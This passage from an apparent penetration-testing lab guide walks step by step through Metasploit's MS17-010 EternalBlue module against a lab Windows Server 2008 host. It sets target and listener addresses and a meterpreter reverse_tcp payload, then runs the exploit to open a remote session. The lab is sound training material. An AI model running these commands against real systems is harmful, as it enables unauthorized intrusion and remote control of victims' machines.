
1. Now, type **set rhosts 172.19.19.15** and press **Enter** to set the target as **Advertisement Dept**.



1. Type **run** and press **Enter** to check if the machine is vulnerable. You will observe that **Advertisement Dept** (Windows Server 2008) is vulnerable to Eternal Blue as shown in the screenshot below.




1. Now, we shall search for the Eternal Blue exploit. Type **search eternalblue** in the msfconsole and press **Enter**. This displays the scanner and the exploit associated with Eternal Blue as shown in the screenshot. We will be using the **eternalblue** exploit to compromise the target machine.




1. Type **use exploit/windows/smb/ms17\_010\_eternalblue** in msfconsole and press **Enter**.

Ignore the warning message.




1. Now, type **show options** and press **Enter** to view all the options associated with the exploit.




1. So, we got to know from the previous step that we need to set the values of **RHOST**, and **LHOST**. Setting **windows/x64/meterpreter/reverse\_tcp** payload increases the chance of gaining meterpreter session. Issue the following commands in the msfconsole:
   1. **set RHOSTS 172.19.19.15**
   2. **set LHOST 172.19.19.18**

**172.19.19.18** is the IP address of the **Parrot** machine.





1. Since we have set the options required for the exploit module, we will now perform exploitation on the target machine by triggering the exploit. So, type **exploit** and press **Enter**.



1. A meterpreter session has been attained, meaning that we have successfully exploited the smb vulnerability in the target machine using the Eternal Blue exploit.

If you didn't receive the Meterpreter session at the first attempt, type **exploit** and press **Enter** again.





1. We have successfully exploited the smb vulnerability found in the target machine. Take a screenshot of the boot screen which appeared in the previous step and save it to the respective pentesting directory.

You have successfully scanned a network for vulnerabilities.